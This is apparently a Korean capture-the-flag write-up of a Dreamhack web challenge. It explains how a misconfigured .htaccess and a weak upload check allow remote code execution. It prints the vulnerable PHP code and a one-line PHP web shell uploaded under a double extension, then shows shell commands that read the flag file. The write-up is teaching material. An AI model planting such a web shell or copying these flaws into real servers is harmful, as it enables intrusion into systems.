Image Uploader
문제: 드림핵 Wargame Web 2 Image Uploader
업로드 파일 처리 흐름은 File Upload 취약점과 직접 연결된다.
목차
1. Vuln
RCE(Remote Code Execution, 원격 코드 실행): 공격자가 조직의 컴퓨터나 네트워크에서 악성 코드를 실행하는 것을 말한다. 공격자가 제어하는 코드를 실행하는 기능은 추가 맬웨어를 배포하거나 중요한 데이터를 탈취하는 등 다양한 목적으로 사용될 수 있다.
2. Code
.htaccess
토글 접기/펼치기
# 지정한 확장자들을 MIME 타입 application/x-httpd-php로 취급
AddType application/x-httpd-php .php .phtml .php3 .php4 .php5 .inc

# 디렉터리에 index.html, index.php 같은 인덱스 파일이 없으면 디렉터리 내 파일 목록을 웹에 그대로 보여준다
Options +Indexes

# 모든 파일에 대해 접근 허용
<Files "*">
    Allow from all
</Files>

# .php가 파일명에 포함되면 매칭되어 php 핸들러로 처리
<FilesMatch "\.php">
    SetHandler application/x-httpd-php
</FilesMatch>
/uploads안에는 인덱스 파일이 없으므로 파일명/경로가 전부 노출된다..php가 파일명에 포함되면 php 핸들러로 처리하게 된다.
upload.php
토글 접기/펼치기
<?php
// 세션 시작
session_start();

// 업로드 디렉토리 설정 및 디렉토리 생성
// 디렉토리 권한: root - rwx, 그 외 - rx
$upload_dir = "uploads/";
if (!file_exists($upload_dir)) {
    mkdir($upload_dir, 0755, true);
}

// info_file
$info_file = $upload_dir . "info.json";
$upload_info = [];

if (file_exists($info_file)) {
    $upload_info = json_decode(file_get_contents($info_file), true) ?: [];
}

// POST 방식 && file이 존재할 경우
if ($_SERVER['REQUEST_METHOD'] == 'POST' && isset($_FILES['file'])) {
    // file
    $file = $_FILES['file'];
    $title = $_POST['title'] ?? '';
    $description = $_POST['description'] ?? '';

    // 업로드 에러 발생 시
    if ($file['error'] !== UPLOAD_ERR_OK) {
        die("<script>alert('Error uploading file.'); history.back();</script>");
    }

    // 파일 사이즈가 5MB 초과할 경우
    if ($file['size'] > 5 * 1024 * 1024) {
        die("<script>alert('File size too large.'); history.back();</script>");
    }

    // 주어진 경로의 기본 이름(파일명) 반환(경로 제거, 이중 확장자 방어 X)
    $filename = basename($file['name']);
    // 파일 확장자 소문자
    $file_extension = strtolower(pathinfo($filename, PATHINFO_EXTENSION));

    // 허용된 확장자 (화이트 리스트)
    $allowed_extensions = ['jpg', 'jpeg', 'png', 'gif'];

    $check_extension = $file_extension;

    // 파일 정보에서 MIME 추출
    $finfo = finfo_open(FILEINFO_MIME_TYPE);
    $mime_type = finfo_file($finfo, $file['tmp_name']);
    finfo_close($finfo);

    // 허용된 MIME (화이트 리스트)
    $allowed_mimes = ['image/jpeg', 'image/png', 'image/gif', 'image/jpg'];

    // 확장자 && MIME 외 일 경우
    if (!in_array($mime_type, $allowed_mimes) && !in_array($check_extension, $allowed_extensions)) {
        // 에러 방생
        die("<script>alert('Only images allowed.'); history.back();</script>");
    }

    // 파일명 변경: 연월일시분초_랜덤숫자(1000~9999)_파일명
    $new_filename = date('YmdHis') . '_' . mt_rand(1000, 9999) . '_' . $filename;
    // 업로드 경로 설정
    $target_path = $upload_dir . $new_filename;

    // 업로드된 파일을 새 위치로 이동하기
    if (move_uploaded_file($file['tmp_name'], $target_path)) {
        $upload_info[] = [
            'filename' => $new_filename, // 변경된 파일명
            'original_name' => $filename, // 기존 파일명
            'title' => htmlspecialchars($title), // 제목: 특수문자를 HTML Entity로 변환
            'description' => htmlspecialchars($description), // 설명: 특수문자를 HTML Entity로 변환
            'upload_time' => date('Y-m-d H:i:s'), // 날짜
            'size' => $file['size'], // 파일 크기
            'mime_type' => $mime_type
        ];

        // 파일에 데이터 쓰기: json으로 인코딩해서 info_file에
        file_put_contents($info_file, json_encode($upload_info, JSON_PRETTY_PRINT));

        // 성공 메시지
        echo "<script>alert('File uploaded successfully!'); location.href='gallery.php';</script>";
    } else {
        // 실패 메시지
        echo "<script>alert('Failed to upload file.'); history.back();</script>";
    }
} else {
    // 경고 알림
    echo "<script>alert('Invalid access.'); location.href='index.php';</script>";
}
?>
- 파일 업로드할 때 MIME와 확장자 모두 통과하지 않을 때만 차단한다.
- 원본 파일명을 새 파일명에 그대로 포함한다.
Payload
.htaccess의 잘못된 설정을 초점에 맞추고 진행했다.
-
Simple PHP Web shell code
<?php echo shell_exec($_GET['cmd']); ?> -
webshell.php → webshell.php.jpg로 변경 후 업로드

-
/upload에 접근

-
uploads/20260223165901_3516_webshell.php.jpg에 접근. 원래라면 jpg 이미로 처리되어야 하지만
.htaccess에서.php가 파일명에 존재하면 php로 처리해버리기 때문에 php로 인식된 모습을 확인할 수 있다.
-
리눅스 명령을 통해 flag 확인
-
ls
-
ls ..
-
cat ../flag.txt
flag
-
Comments